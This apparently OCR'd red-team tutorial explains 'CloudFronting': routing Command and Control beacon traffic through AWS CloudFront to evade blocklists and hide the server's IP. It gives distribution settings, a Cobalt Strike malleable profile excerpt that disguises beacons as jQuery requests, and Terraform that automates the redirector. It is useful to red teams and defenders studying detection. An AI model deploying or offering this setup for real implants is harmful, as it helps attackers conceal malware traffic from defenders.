
Creative C2 Obfuscation - CloudFronting Through Firewalls and Hiding in Plain PCAP

What is CloudFronting:

AWS CloudFront enhances obfuscation of Command and Control (C2) Infrastructure by seamlessly integrating beacon callbacks into Content Delivery Network (CDN) traffic. A CDN functions as a network of strategically distributed proxy servers across various locations, ensuring optimal performance and availability while delivering data to clients. Consequently, CloudFronting poses a significant challenge for defensive security analysts, as it evades suspicion and defies blacklisting efforts. Notably, CloudFront, the integrated CDN offered by AWS, stands out as an ideal choice due to its scalability, advanced features, and the convenience it offers red teamers by minimizing the need to leave the AWS Console for infrastructure configuration changes.


Setup and Configuration:



To configure CloudFront to point to the real C2 domain *Origin Domain Name*, create a CloudFront Distribution with the following settings:

- Allow HTTP and HTTPS
- Support TLSv1
- Allow All HTTP Methods – (GET, HEAD, OPTIONS, POST..)
- Use Legacy Cache Settings
- Forward All Headers
- Forward All Cookies
- Forward All Query Strings

For proper redirection, all HTTP and HTTPS traffic including lower TLS versions must be forwarded to the C2 domain.



After selecting the appropriate settings for the domain, create the distribution and wait for the CloudFront domain to be provisioned. The domains can be disabled until needed. With these resources, there is no need for domain categorization, traffic will blend into the target network, CloudFront is whitelisted by most web filtering applications, and the source IP of the C2 domain is hidden, mitigating the chance of the infrastructure being burned.

C2 Profile:

To effectively utilize this technique, your malware, implants, and payloads need to call back to the CloudFront domain. For example, if you are using Cobalt Strike, copy the distribution domain into your malleable profile; you can add this in the `host` header. Below is an example from threatexpress' jquery-c2.4.7 profile:

```
http-post {

    set uri "/jquery-3.3.2.min.js";
    set verb "POST";

    client {

        header "Accept"
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
        header "Host" "dgwduytwaq0ei.cloudfront.net";
        header "Referer" "http://code.jquery.com/";
        header "Accept-Encoding" "gzip, deflate";

        id {
            mask;
            base64url;
            parameter "__cfduid";
        }

        output {
            mask;
            base64url;
            print;
        }
    }
```

Automating Deployments with Terraform:

Terraform is an open-source infrastructure as code (IaC) tool that enables users to define and provision infrastructure resources in a declarative manner. It allows organizations to automate the creation, management, and versioning of their infrastructure using a simple and consistent workflow. Terraform allows red teams to define and provision the necessary infrastructure resources on demand, ensuring consistency and repeatability. By leveraging Terraform, red

teams can easily spin up and tear down environments, deploy and configure systems, and simulate attack scenarios in a controlled manner. This helps red teams streamline their operations, save time, and maintain a standardized approach to infrastructure deployment during red teaming exercises.

To automate the deployment of CloudFront distributions for each C2 domain, you can utilize the following Terraform:

```
# Create CloudFront Distribution for EC2 Instances

resource "aws_cloudfront_distribution" "redirector-cf" {
  origin {
    domain_name = "rosesecurity.live"
    origin_id   = "rosesecurity.live"
    custom_origin_config {
      http_port = 80
      https_port = 443
      origin_protocol_policy = "match-viewer"
      origin_ssl_protocols = ["TLSv1"]
    }
  }
  http_version        = "http1.1"
  enabled             = true
  # default_root_object = "/"


  default_cache_behavior {
    allowed_methods  = ["DELETE", "GET", "HEAD", "OPTIONS", "PATCH", "POST",
"PUT"]
    cached_methods   = ["GET", "HEAD"]
    target_origin_id = "rosesecurity.live"
    compress         = false

    forwarded_values {
      query_string = true
      headers      = ["*"]

      cookies {
        forward = "all"
      }
    }


    viewer_protocol_policy = "allow-all"
    min_ttl                = 0
```

```
    default_ttl            = 3600
    max_ttl                = 86400
  }

    restrictions {
      geo_restriction {
        restriction_type = "none"
        locations = []
      }
    }

  tags = {
    Environment = "Production"
    Owner       = "RedTeam"
  }

  viewer_certificate {
    cloudfront_default_certificate = true
  }
}
```

Save the HCL file into `main.tf` and initialize the Terraform environment before applying the changes.

```
terraform init
terraform apply
```

I hope this simple demonstration was useful and you learned something new. There are many creative ways to evade defensive controls, and if you would like to learn more, feel free to check out my GitHub at: https://github.com/RoseSecurity